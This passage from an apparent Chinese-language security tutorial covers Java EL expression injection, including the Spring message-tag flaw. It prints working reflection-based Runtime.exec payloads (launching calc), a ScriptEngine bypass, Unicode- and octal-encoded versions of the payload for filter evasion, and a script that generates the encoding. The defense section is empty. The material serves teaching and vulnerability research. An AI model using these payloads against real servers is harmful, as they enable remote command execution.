1
| <spring:message text="${/"/".getClass().forName(/"java.lang.Runtime/").getMethod(/"getRuntime/",null).invoke(null,null).exec(/"calc/",null).toString()}"></spring:message>
|
正常情况下为:
1
2
| <%@ taglib uri="http://www.springframework.org/tags" prefix="spring"%>
<spring:message text="${param.a}"></spring:message>
|
这里使用 message 标签,text 属性用 el表达式从请求参数中取值,这样当访问
1
| http://localhost/test.jsp?a=${applicationScope}
|
${applicationScope} 这段字符串会被当做 el表达式被执行,而不是作为字符串直接显示在页面上,我们改变提交的 el表达式,就可以获取我们需要的信息了,这就达到了 el表达式注入的效果。
3、EL表达式的EXP与基础绕过#
3.1 基础 EXP#
1
| "${''.getClass().forName('java.lang.Runtime').getMethod('exec',''.getClass()).invoke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(null),'calc.exe')}"
|
3.2 利用 ScriptEngine 调用 JS 引擎绕过#
同 SpEL 注入中讲到的
ScriptEngineExec.java
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| package drunkbaby.basicelvul;
import de.odysseus.el.ExpressionFactoryImpl;
import de.odysseus.el.util.SimpleContext;
import javax.el.ExpressionFactory;
import javax.el.ValueExpression;
public class ScriptEngineExec {
public static void main(String[] args) {
ExpressionFactory expressionFactory = new ExpressionFactoryImpl();
SimpleContext simpleContext = new SimpleContext();
// failed
// String exp = "${''.getClass().forName('java.lang.Runtime').getRuntime().exec('calc')}"; // ok String exp = "${''.getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"java.lang.Runtime.getRuntime().exec('Calc.exe')\")}\n" +
" ";
ValueExpression valueExpression = expressionFactory.createValueExpression(simpleContext, exp, String.class);
System.out.println(valueExpression.getValue(simpleContext));
}
}
|
利用 Unicode 编码绕过#
对可利用的 PoC 进行全部或部分的 Unicode 编码都是 OK 的:
1
2
| // Unicode编码内容为前面反射调用的PoC
\u0024\u007b\u0027\u0027\u002e\u0067\u0065\u0074\u0043\u006c\u0061\u0073\u0073\u0028\u0029\u002e\u0066\u006f\u0072\u004e\u0061\u006d\u0065\u0028\u0027\u006a\u0061\u0076\u0061\u002e\u006c\u0061\u006e\u0067\u002e\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0027\u0029\u002e\u0067\u0065\u0074\u004d\u0065\u0074\u0068\u006f\u0064\u0028\u0027\u0065\u0078\u0065\u0063\u0027\u002c\u0027\u0027\u002e\u0067\u0065\u0074\u0043\u006c\u0061\u0073\u0073\u0028\u0029\u0029\u002e\u0069\u006e\u0076\u006f\u006b\u0065\u0028\u0027\u0027\u002e\u0067\u0065\u0074\u0043\u006c\u0061\u0073\u0073\u0028\u0029\u002e\u0066\u006f\u0072\u004e\u0061\u006d\u0065\u0028\u0027\u006a\u0061\u0076\u0061\u002e\u006c\u0061\u006e\u0067\u002e\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0027\u0029\u002e\u0067\u0065\u0074\u004d\u0065\u0074\u0068\u006f\u0064\u0028\u0027\u0067\u0065\u0074\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0027\u0029\u002e\u0069\u006e\u0076\u006f\u006b\u0065\u0028\u006e\u0075\u006c\u006c\u0029\u002c\u0027\u0063\u0061\u006c\u0063\u002e\u0065\u0078\u0065\u0027\u0029\u007d
|
利用八进制编码绕过#
1
2
| // 八进制编码内容为前面反射调用的PoC
\44\173\47\47\56\147\145\164\103\154\141\163\163\50\51\56\146\157\162\116\141\155\145\50\47\152\141\166\141\56\154\141\156\147\56\122\165\156\164\151\155\145\47\51\56\147\145\164\115\145\164\150\157\144\50\47\145\170\145\143\47\54\47\47\56\147\145\164\103\154\141\163\163\50\51\51\56\151\156\166\157\153\145\50\47\47\56\147\145\164\103\154\141\163\163\50\51\56\146\157\162\116\141\155\145\50\47\152\141\166\141\56\154\141\156\147\56\122\165\156\164\151\155\145\47\51\56\147\145\164\115\145\164\150\157\144\50\47\147\145\164\122\165\156\164\151\155\145\47\51\56\151\156\166\157\153\145\50\156\165\154\154\51\54\47\143\141\154\143\56\145\170\145\47\51\175
|
JohnFord 师傅的脚本
1
2
3
4
5
6
| str = "${''.getClass().forName('java.lang.Runtime').getMethod('exec',''.getClass()).invoke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(null),'calc.exe')}"
result = ""
for s in str:
num = "\\" + oct(ord(s))
result += num
print(result.replace("\\0", "\\"))
|
4、 防御方法#
参考:#
java—-EL表达式:
https://blog.csdn.net/pan_junbiao/article/details/88567466
https://www.runoob.com/jsp/jsp-expression-language.html
Spring框架标签EL表达式执行漏洞分析(CVE-2011-2730) – lupin
https://www.vuln.cn/6484